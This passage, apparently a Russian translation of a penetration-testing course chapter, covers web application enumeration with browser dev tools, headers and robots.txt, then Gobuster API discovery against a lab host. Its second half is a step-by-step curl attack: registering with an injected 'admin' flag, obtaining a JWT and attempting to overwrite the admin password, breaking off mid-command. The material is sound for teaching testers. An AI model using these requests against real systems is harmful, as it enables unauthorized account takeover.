Важно определить компоненты, из которых состоит веб-приложение, прежде чем пытаться слепо его эксплуатировать. Многие уязвимости веб-приложений не зависят от технологии. Однако некоторые эксплойты и payloads нужно создавать с учетом технологической основы приложения, например программного обеспечения базы данных или операционной системы. Перед запуском каких-либо атак на веб-приложение следует сначала попытаться определить используемый технологический стек. Обычно технологические стеки состоят из операционной системы хоста, программного обеспечения веб-сервера, программного обеспечения базы данных и frontend/backend языка программирования.

После перечисления нижележащего стека с помощью методологий, изученных ранее, перейдем к перечислению приложения.

Мы можем использовать несколько техник для сбора этой информации непосредственно из браузера. Большинство современных браузеров включают developer tools, которые помогают в процессе перечисления.

Как следует из названия, хотя Developer Tools обычно используются разработчиками, они полезны и для наших целей, потому что предоставляют информацию о внутренней работе целевого приложения.


Мы сосредоточимся на Firefox, так как он является браузером по умолчанию в Kali Linux. Однако большинство браузеров включает похожие инструменты.

Хорошая отправная точка для картирования информации о веб-приложении - URL-адрес. Расширения файлов, которые иногда являются частью URL, могут раскрыть язык программирования, на котором написано приложение. Некоторые расширения, например **.php**, очевидны, но другие более загадочны и зависят от используемых фреймворков. Например, веб-приложение на Java может использовать **.jsp**, **.do** или **.html**.


Однако расширения файлов на веб-страницах становятся менее распространенными, поскольку многие языки и фреймворки теперь поддерживают концепцию *routes*,1 которая позволяет разработчикам сопоставлять URI с участком кода. Приложения, использующие routes, применяют логику для определения того, какой контент вернуть пользователю, поэтому расширения URI в основном теряют значение.

Хотя проверка URL может дать некоторые подсказки о целевом веб-приложении, больше всего контекстных подсказок можно найти в исходном коде веб-страницы. Инструмент Firefox *Debugger* из меню *Web Developer* отображает ресурсы и содержимое страницы, которое зависит от приложения. Debugger может показать JavaScript-фреймворки, скрытые поля ввода, комментарии, клиентские элементы управления в HTML, JavaScript и многое другое.


Проверим это, открыв Debugger при просмотре приложения *offsecwp*:




Мы заметим, что приложение использует *jQuery* версии 3.6.0, распространенную JavaScript-библиотеку. В этом случае разработчик *minified* код, сделав его более компактным и экономным по ресурсам, что также делает его несколько сложным для чтения. К счастью, Firefox позволяет "prettify" код, нажав кнопку *Pretty print source* с двойными фигурными скобками:




После нажатия значка Firefox отобразит код в формате, который легче читать и отслеживать:



Также можно использовать инструмент *Inspector*, чтобы углубиться в конкретный контент страницы. Используем Inspector для изучения элемента *search input* на домашней странице WordPress: прокрутим страницу, щелкнем правой кнопкой мыши поле поиска и выберем *Inspect*.



Это откроет инструмент Inspector и подсветит HTML элемента, по которому мы щелкнули правой кнопкой.



Этот инструмент особенно полезен для быстрого поиска скрытых полей формы в исходном HTML.

Теперь, когда мы немного освоили встроенный отладчик браузера, узнаем, как использовать Network Tool и Burp Proxy для проверки HTTP response headers.


(Wikipedia, 2022), en.wikipedia.org

(jQuery, 2022), jquery.com


(Wikipedia, 2022), en.wikipedia.org

Мы также можем искать дополнительную информацию в ответах сервера. Есть два типа инструментов, которые можно использовать для этой задачи. Первый тип - proxy, такой как Burp Suite, который перехватывает запросы и ответы между клиентом и веб-сервером, а второй - собственный браузерный инструмент *Network*.

Мы рассмотрим оба подхода в этом модуле, но начнем с демонстрации инструмента *Network*. Его можно запустить из меню Firefox *Web Developer* для просмотра HTTP-запросов и ответов. Этот инструмент показывает сетевую активность, которая происходит после его запуска, поэтому нужно обновить страницу, чтобы отобразить трафик.



Можно щелкнуть по запросу, чтобы получить больше деталей. В данном случае мы хотим проверить response headers. Response headers - это подмножество *HTTP headers*, отправляемых в ответ на HTTP request.



Показанный выше заголовок *Server* часто раскрывает как минимум название программного обеспечения веб-сервера. Во многих конфигурациях по умолчанию он также раскрывает номер версии.

HTTP headers не всегда генерируются исключительно веб-сервером. Например, web proxies активно вставляют заголовок *X-Forwarded-For*, чтобы сообщить веб-серверу исходный IP-адрес клиента.

Исторически заголовки, начинавшиеся с "X-", назывались нестандартными HTTP headers. Однако RFC66483 теперь объявляет использование "X-" устаревшим в пользу более понятного соглашения об именовании.

Имена или значения в response header часто раскрывают дополнительную информацию о технологическом стеке, используемом приложением. Примеры нестандартных заголовков включают *X-Powered-By*, *x-amz-cf-id* и *X-Aspnet-Version*. Дальнейшее исследование этих имен может раскрыть дополнительную информацию, например то, что заголовок "x-amz-cf-id" указывает на использование Amazon CloudFront.

Sitemaps - еще один важный элемент, который следует учитывать при перечислении веб-приложений.

Веб-приложения могут включать файлы sitemap, чтобы помочь ботам поисковых систем обходить и индексировать сайты. Эти файлы также содержат директивы о том, какие URL *не* обходить, обычно чувствительные страницы или административные консоли, то есть именно такие страницы, которые нас интересуют.

Включающие директивы выполняются с помощью протокола *sitemaps*, а `robots.txt` исключает URL из обхода.

Например, можно получить файл `robots.txt` с **www.google.com** с помощью **curl**:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html
Disallow: /
Allow: /hl=
...
```

Листинг 7 - https://www.google.com/robots.txt

Allow и *Disallow* - это директивы для веб-краулеров, указывающие страницы или каталоги, к которым "вежливые" веб-краулеры могут или не могут обращаться соответственно. В большинстве случаев перечисленные страницы и каталоги могут быть неинтересными, а некоторые могут быть даже недействительными. Тем не менее файлы sitemap нельзя упускать из виду, потому что они могут содержать подсказки о структуре сайта или другую интересную информацию, например еще не исследованные части цели.

(Mozilla, 2022), developer.mozilla.org

(Mozilla, 2022), developer.mozilla.org

(IETF, 2012), rfc-editor.org

(Amazon Web Services, Inc. 2022), docs.aws.amazon.com

(Sitemaps.org, 2022), sitemaps.org

Во многих случаях цель нашего тест на проникновение - внутреннее закрытое веб-приложение, поставляемое с рядом *Application Programming Interfaces* (API). Эти API отвечают за взаимодействие с back-end логикой и предоставляют веб-приложению надежную основу функций.

Определенный тип API под названием *Representational State Transfer* (REST) используется для разных задач, включая аутентификацию.

В типичном сценарии white-box тестирования мы получили бы полную документацию API, которая помогла бы полностью сопоставить поверхность атаки. Однако при black-box тестировании нам нужно самостоятельно обнаружить API цели.

Мы можем использовать функции Gobuster для brute force перебора API endpoints. В этом тестовом сценарии веб-сервер API gateway прослушивает порт 5001 на 192.168.50.16, поэтому можно попытаться выполнить атаку brute force по каталогам.

За API paths часто следует номер версии, что дает шаблон вроде:

```
/api_name/v1
```

Листинг 8 - Соглашение об именовании API path

Имя API часто довольно явно описывает функцию или данные, с которыми он работает, а сразу за ним следует номер версии.

Используя эту информацию, попробуем выполнить brute forcing API paths с помощью wordlist и функции Gobuster *pattern*. Эту функцию можно вызвать с параметром `-p`, передав файл с patterns. Для нашего теста создадим простой pattern file в Kali со следующим текстом:

```
{GOBUSTER}/v1
{GOBUSTER}/v2
```

Листинг 9 - Pattern Gobuster

В этом примере мы используем placeholder "{GOBUSTER}" для сопоставления с любым словом из wordlist, к которому будет добавлен номер версии. Чтобы тест оставался простым, попробуем только две версии.

Теперь мы готовы перечислить API с помощью **gobuster**, используя следующую команду:

```
kali@kali:~$ gobuster dir -u http://192.168.50.16:5002 -w /usr/share/wordlists/dirb/big.txt -p pattern
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.16:5001
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Patterns:                pattern (1 entries)
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/06 04:19:46 Starting gobuster in режим перечисления каталогов
===============================================================
/books/v1             (Status: 200) [Size: 235]
/console              (Status: 200) [Size: 1985]
/ui                   (Status: 308) [Size: 265] [--> http://192.168.50.16:5001/ui/]
/users/v1             (Status: 200) [Size: 241]
```

Листинг 10 - Брутфорс API paths

Мы обнаружили несколько совпадений, включая две интересные записи, которые похожи на API endpoints: */books/v1* и */users/v1*.

Если перейти по пути `/ui`, мы обнаружим документацию всего API. Хотя это распространено при white-box тестировании, обычно это не роскошь, которой мы располагаем при black-box тесте.

Сначала проверим API `/users` с помощью **curl**.

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 241
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 09:27:50 GMT

{
  "users": [
    {
      "email": "mail1@mail.com",
      "username": "name1"
    },
    {
      "email": "mail2@mail.com",
      "username": "name2"
    },
    {
      "email": "admin@mail.com",
      "username": "admin"
    }
  ]
}
```

Листинг 11 - Получение информации о пользователях

Приложение вернуло три учетные записи пользователей, включая административную учетную запись, которая, похоже, заслуживает дальнейшего исследования. Мы можем использовать эту информацию, чтобы попробовать еще одну атаку brute force с **gobuster**, на этот раз нацелившись на пользователя *admin* с меньшим wordlist. Чтобы проверить, связано ли какое-либо дополнительное свойство API со свойством *username*, расширим API path, добавив имя пользователя admin в самый конец.

```
kali@kali:~$ gobuster dir -u http://192.168.50.16:5002/users/v1/admin/ -w /usr/share/wordlists/dirb/small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.16:5001/users/v1/admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/06 06:40:12 Starting gobuster in режим перечисления каталогов
===============================================================
/email                (Status: 405) [Size: 142]
/password             (Status: 405) [Size: 142]

===============================================================
2022/04/06 06:40:35 Finished
===============================================================
```

Листинг 12 - Обнаружение дополнительных API

API path **password** выглядит заманчиво для наших целей тестирования, поэтому проверим его через **curl**.

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1/admin/password
HTTP/1.0 405 METHOD NOT ALLOWED
Content-Type: application/problem+json
Content-Length: 142
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 10:58:51 GMT
```

```
{
  "detail": "The method is not allowed for the requested URL.",
  "status": 405,
  "title": "Method Not Allowed",
  "type": "about:blank"
}
```

Листинг 13 - Обнаружение неподдерживаемых методов API

Интересно, что вместо кода ответа *404 Not Found* мы получили _ METHOD NOT ALLOWED_, что означает: запрошенный URL существует, но наш HTTP-метод не поддерживается. По умолчанию curl использует метод GET при выполнении запросов, поэтому можно попробовать взаимодействовать с API **password** через другой метод, например POST или PUT.

Методы POST и PUT, если они разрешены для этого конкретного API, могут позволить нам перезаписать учетные данные пользователя, в данном случае пароль администратора.

Перед попыткой использовать другой метод проверим, принимаются ли перезаписанные учетные данные. Можно проверить, поддерживается ли метод *login*, расширив базовый URL следующим образом:

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1/login
HTTP/1.0 404 NOT FOUND
Content-Type: application/json
Content-Length: 48
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 12:04:30 GMT

{ "status": "fail", "message": "User not found"}
```

Листинг 14 - Проверка API `login`

Хотя нам было показано сообщение *404 NOT FOUND*, status message утверждает, что пользователь не найден. Это еще один явный признак, что сам API существует. Нам нужно только найти правильный способ взаимодействия с ним.

Мы знаем, что одно из имен пользователей - *admin*, поэтому можем попытаться войти с этим именем пользователя и фиктивным паролем, чтобы проверить, что наша стратегия имеет смысл.

Далее попробуем преобразовать приведенный выше GET-запрос в POST и передать payload в требуемом формате JSON1. Сформируем запрос, сначала передав имя пользователя admin и фиктивный пароль как JSON data через параметр `-d`. Также укажем "json" как "Content-Type", задав новый заголовок с `-H`.

```
kali@kali:~$ curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type: application/json'  http://192.
    168.50.16:5002/users/v1/login
{ "status": "fail", "message": "Password is not correct for the given username."}
```

Листинг 15 - Создание POST-запроса к API login

Сообщение API показывает, что аутентификация не удалась, а значит, параметры API сформированы корректно.

Так как мы не знаем пароль admin, попробуем другой путь и проверим, можем ли зарегистрироваться как новый пользователь. Это может привести к другой поверхности атаки.

Попробуем зарегистрировать нового пользователя следующим синтаксисом, добавив JSON data structure, которая задает желаемые имя пользователя и пароль:

```
kali@kali:~$curl -d '{"password":"lab","username":"offsecadmin"}' -H 'Content-Type: application/json'  http://
    192.168.50.16:5002/users/v1/register

{ "status": "fail", "message": "'email' is a required property"}
```

Листинг 16 - Попытка регистрации нового пользователя

API ответил fail message, сообщив, что нужно также включить адрес электронной почты. Можно воспользоваться этой возможностью и определить, есть ли административный ключ, которым можно злоупотребить. Добавим ключ *admin*, за которым следует значение *True*.

```
kali@kali:~$curl -d '{"password":"lab","username":"offsec","email":"pwn@offsec.com","admin":"True"}' -H
    'Content-Type: application/json' http://192.168.50.16:5002/users/v1/register
{"message": "Successfully registered. Login to receive an auth token.", "status": "success"}
```

Листинг 17 - Попытка зарегистрировать нового пользователя как admin

Так как мы не получили ошибки, похоже, нам удалось успешно зарегистрировать нового пользователя как admin, что по замыслу не должно быть разрешено. Далее попробуем войти с только что созданными учетными данными, вызвав API **login**, который мы обнаружили ранее.

```
kali@kali:~$curl -d '{"password":"lab","username":"offsec"}' -H 'Content-Type: application/json'  http://192.
    168.50.16:5002/users/v1/login
{"auth_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
    eyJleHAiOjE2NDkyNzEyMDEsImlhdCI6MTY0OTI3MDkwMSwic3ViIjoib2Zmc2VjIn0.MYbSaiBkYpUGOTH-
    tw6ltzW0jNABCDACR3_FdYLRkew", "message": "Successfully logged in.", "status": "success"}
```

Листинг 18 - Вход как пользователь admin

Мы смогли корректно войти и получить JWT2 authentication token. Чтобы получить материальное доказательство того, что мы являемся административным пользователем, следует использовать этот token для изменения пароля пользователя admin.

Можно попробовать сделать это, подделав POST-запрос, нацеленный на API **password**.

```
kali@kali:~$ curl  \
  'http://192.168.50.16:5002/users/v1/admin/password' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: OAuth eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
    eyJleHAiOjE2NDkyNzEyMDEsImlhdCI6MTY0OTI3MDkwMSwic3ViIjoib2Zmc2VjIn0.MYbSaiBkYpUGOTH-
    tw6ltzW0jNABCDACR3_FdYLRkew' \
  -d '{"password": "pwned"}'

{
  "detail": "The method is not allowed for the requested URL.",
  "status": 405,
  "title": "Method Not Allowed",
  "type": "about:blank"
}
```

Листинг 19 - Попытка изменить пароль администратора через POST-запрос

Мы передали JWT key внутри заголовка *Authorization* вместе с новым паролем.

К сожалению, приложение сообщает, что использован неверный метод, поэтому нужно попробовать другой. Метод PUT, наряду с PATCH, часто используется для замены значения, а не для создания нового значения через POST-запрос, поэтому явно зададим его следующим:

```
kali@kali:~$ curl -X 'PUT' \
  'http://192.168.50.16:5002/users/v1/admin/password' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: OAuth eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
